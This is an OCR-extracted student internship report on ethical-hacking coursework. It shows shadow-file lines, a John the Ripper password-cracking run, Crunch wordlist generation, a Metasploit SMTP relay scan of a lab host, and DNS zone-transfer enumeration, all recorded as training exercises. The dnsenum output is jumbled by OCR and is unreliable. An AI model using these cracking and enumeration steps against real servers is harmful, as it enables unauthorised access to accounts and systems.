systemd-resolve:*:19001:0:99999:7:::
mysql:::19001:0:99999:7:::
tss:*:19001:0:99999:7:::
strongswan:*:19001:0:99999:7:::
systemd-timesync:*:19001:0:99999:7:::
redsocks:::19001:0:99999:7:::
rwhod:::19001:0:99999:7:::
iodine:*:19001:0:99999:7:::
messagebus:::19001:0:99999:7:::
```


Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```
(kali㉿kali)-[~]
$ john johnHash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
Og 0:00:09:52 3/3 0g/s 7684Kp/s 7684KC/s fros458..frof74k
Og 0:00:10:05 3/3 0g/s 7705Kp/s 7705KC/s rylvrs50..ryllis6p
Og 0:00:10:18 3/3 0g/s 7709Kp/s 7709KC/s sosfww0..soyurmi
Og 0:00:10:22 3/3 0g/s 7716Kp/s 7716KC/s ttawiki..ttawhtr
Og 0:00:10:24 3/3 0g/s 7720Kp/s 7720KC/s hblc57m..hb1-oir
Og 0:00:10:25 3/3 0g/s 7722Kp/s 7722KC/s enazsor..enix1.m
Og 0:00:10:26 3/3 0g/s 7723Kp/s 7723KC/s seboya9x..seback6ð
Og 0:00:10:27 3/3 0g/s 7724Kp/s 7724KC/s musbf03b..musmybrc
Og 0:00:10:28 3/3 0g/s 7724Kp/s 7724KC/s phodws0...phelart!
Og 0:00:10:29 3/3 0g/s 7725Kp/s 7725KC/s bm059mi2..bm09671m
Og 0:00:10:30 3/3 0g/s 7726Kp/s 7726KC/s cjosadet..cjol100m
Og 0:00:10:31 3/3 0g/s 7727Kp/s 7727KC/s amoryn3r..amoniqw5
Og 0:00:10:32 3/3 0g/s 7727Kp/s 7727KC/s lunn520s..lunie22s
Og 0:00:10:34 3/3 0g/s 7729Kp/s 7729KC/s dhmbyqb5..dhm21ajd
Og 0:00:10:35 3/3 0g/s 7730Kp/s 7730KC/s tj1m355m..tj1elia8
Og 0:00:10:36 3/3 0g/s 7731Kp/s 7731KC/s kikm046h..kirram19j
Og 0:00:10:37 3/3 0g/s 7730Kp/s 7730KC/s recors8ð..rectheea
Og 0:00:10:38 3/3 0g/s 7731Kp/s 7731KC/s 0433046968..0435145811
Og 0:00:10:39 3/3 0g/s 7732Kp/s 7732KC/s blicolen11..blexas1489
Og 0:00:10:40 3/3 0g/s 7733Kp/s 7733KC/s soysallach..soysangetta
Og 0:00:10:47 3/3 0g/s 7743Kp/s 7743KC/s innmndys..innm4l86
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 5 :- Password generating using Crunch

Solution :-




The screenshot shows a terminal window titled "Kali Linux - VMware Workstation 16 Player (Non-commercial use only)". The terminal is running on a Kali Linux system, indicated by the prompt "(kali㉿kali)-[~]". Two separate sessions of the "crunch" command are shown:

```
(kali㉿kali)-[~]
$ crunch 3 3 ABC -o passCrunch1.txt
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 27
crunch: 100% completed generating output

(kali㉿kali)-[~]
$ crunch 1 1 -t % -o passCrunch2.txt
Crunch will now generate the following amount of data: 20 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10
crunch: 100% completed generating output

(kali㉿kali)-[~]
$
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022



Kali Linux - VMware Workstation 16 Player (Non-commercial use only)


Player ▾ | || ▾ □ □ □ □

Applications Places Text Editor Mar 5 00:05

Open ▾ + passCrunch1.txt ~/ Save ⋮ ⋯ ⋇ ×

1 AAA
2 AAB
3 AAC
4 ABA
5 ABB
6 ABC
7 ACA
8 ACB
9 ACC
10 BAA
11 BAB
12 BAC
13 BBA
14 BBB
15 BBC
16 BCA
17 BCB
18 BCC
19 CAA
20 CAB
21 CAC
22 CBA
23 CBB
24 CBC
25 CCA
26 CCB
27 CCC


Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022



```
1 0
2 1
3 2
4 3
5 4
6 5
7 6
8 7
9 8
10 9
```



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Weekly Report for Internship

Roll No: TACO19108

Name of the Student: Ojus Jaiswal


Name of the Company: T A L A K U N C H I Networks Pvt. Ltd.

Domain of Internship: Cyber Security (Ethical Hacking)

Name of the Internal Guide: Mrs. Nalini Jagtap

Name of the External Guide: Mrs. Poojitha Nandimandalam

Duration of Internship: 2 Months

	Dr D Y Patil Pratishthan's Dr. D.Y. Patil Institute of Engineering, Management and Research, Akurdi, Pune	DI No.: ACAD/DI/72
Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Week - VII

Dates: 21 February, 2022 to 27 February, 2022

Description of work done till date:

In seventh week, we were given project no. 5 i.e., Exploiting Server Vulnerabilities. In this project we have to use tools and commands like SMTP Open Relay, Zone Transfer, NetBIOS Enumeration, Wireshark and DOS Attack. These tools can be used for brute forcing activities which will give us access to server, sniffing traffic and denying access to server. Once we gain access, we can use data present in system for our own benefits. That's why testing server is important as these vulnerabilities might be present and can be exploited and it is also possible to deny access to user.

We were first told to attend sessions from LMS which will cover basics regarding the topic. Then after completion of sessions from LMS, live hands-on lecture was conducted in which the instructor showed us practical implementation of project. Then doubt session was conducted for clearing our doubts and to check if we were facing any problem in project execution.

Student Sign

Internal Guide Sign

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Supporting Documents:

Internship Project 2
Exploiting Server Vulnerabilities

Task 1 :- Check for SMTP Open Relay


Solution :-

```
Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player | ||| | Applications Places Terminal Mar 5 00:24
       Applications Places Terminal Mar 5 00:24
       kali@kali: ~
msf6 auxiliary(scanner/smtp/smtp_relay) > set RHOSTS 192.168.67.129
RHOSTS => 192.168.67.129
msf6 auxiliary(scanner/smtp/smtp_relay) > run
[+] 192.168.67.129:25 - SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.168.67.129:25 - No relay detected
[*] 192.168.67.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_relay) >
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 2 :- Check for Zone Transfers

Solution :-



```
(kali㉿kali)-[~]
$ dnseenum zonetransfer.me
dnseenum VERSION:1.2.6
NS NSZTM1.digi.ninja. 81.4.108.41
NS ASPMX3.GOOGLEMAIL.COM. 64.233.171.26
----- zonetransfer.me ----- L.GOOGLE.COM. 74.125.68.26
NS ASPMX3.GOOGLEMAIL.COM. 142.250.141.26
NS ALT2.ASPMX.L.GOOGLE.COM. 143.250.141.26
2022-01-11 NS ALT1.ASPMX.L.GOOGLE.COM. 173.194.202.26
Host's addresses:
NS ALT1.ASPMX.L.GOOGLE.COM. 173.194.202.26
NS ASPMX2.GOOGLEMAIL.COM. 173.194.202.27
NS ASPMX4.GOOGLEMAIL.COM. 142.250.115.10
zonetransfer.me.      NX ASPMX5.GOOGLEMAIL.COM. 5 IN 26 IN 18 A 81.4.108.41
NX ASPMX.L.GOOGLE.COM. 25041680044031c11118
NX ASPMX3.GOOGLEMAIL.COM. 26071f80474031c003116
----- Name Servers:
NX ALT2.ASPMX.L.GOOGLE.COM. 26071f80474031c003118
NX ASPMX2.GOOGLEMAIL.COM. 26071f80474031c003119
Mail (MX) Servers:
----- Generating SRV Records:
SRV _sip._tcp.zonetransfer.me. www.zonetransfer.me. 5.196.105.14. 5060
----- 1 Records Found
ASPMX5.GOOGLEMAIL.COM.      5     IN     A     64.233.171.26
ASPMX.L.GOOGLE.COM.          5     IN     A     74.125.68.26
ASPMX3.GOOGLEMAIL.COM.       5     IN     A     142.250.141.26
ALT2.ASPMX.L.GOOGLE.COM.    5     IN     A     142.250.141.26
ALT1.ASPMX.L.GOOGLE.COM.    5     IN     A     173.194.202.26
ASPMX2.GOOGLEMAIL.COM.       5     IN     A     173.194.202.27
ASPMX4.GOOGLEMAIL.COM.       5     IN     A     142.250.115.27
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022


```
Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player | ||| | Applications Places Terminal Mar 5 00:34
+ kali@kali: ~
(kali㉿kali)-[~]
$ dnsrecon -d zonetransfer.me
[*] std: Performing General Enumeration against: zonetransfer.me...
[-] DNSSEC is not configured for zonetransfer.me
[*] SOA nsztm1.digi.ninja 81.4.108.41
[*] NS nsztm2.digi.ninja 34.225.33.2
[*] NS nsztm1.digi.ninja 81.4.108.41
[*] MX ASPMX5.GOOGLEMAIL.COM 64.233.171.26
[*] MX ASPMX.L.GOOGLE.COM 74.125.68.26
[*] MX ASPMX3.GOOGLEMAIL.COM 142.250.141.26
[*] MX ALT2.ASPMX.L.GOOGLE.COM 142.250.141.26
[*] MX ALT1.ASPMX.L.GOOGLE.COM 173.194.202.26
[*] MX ASPMX2.GOOGLEMAIL.COM 173.194.202.27
[*] MX ASPMX4.GOOGLEMAIL.COM 142.250.115.26
[*] MX ASPMX5.GOOGLEMAIL.COM 2607:f8b0:4003:c15::1b
[*] MX ASPMX.L.GOOGLE.COM 2404:6800:4003:c11::1a
[*] MX ASPMX3.GOOGLEMAIL.COM 2607:f8b0:4023:c0b::1b
[*] MX ALT2.ASPMX.L.GOOGLE.COM 2607:f8b0:4023:c0b::1a
[*] MX ALT1.ASPMX.L.GOOGLE.COM 2607:f8b0:400e:c00::1a
[*] MX ASPMX2.GOOGLEMAIL.COM 2607:f8b0:400e:c00::1b
[*] MX ASPMX4.GOOGLEMAIL.COM 2607:f8b0:4023:1004::1a
[*] A zonetransfer.me 5.196.105.14
[*] TXT zonetransfer.me google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA
[*] Enumerating SRV Records
[+] SRV _sip._tcp.zonetransfer.me www.zonetransfer.me 5.196.105.14 5060
[+] 1 Records Found

(kali㉿kali)-[~]
$
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 3 :- Perform NetBIOS Enumeration

Solution :-



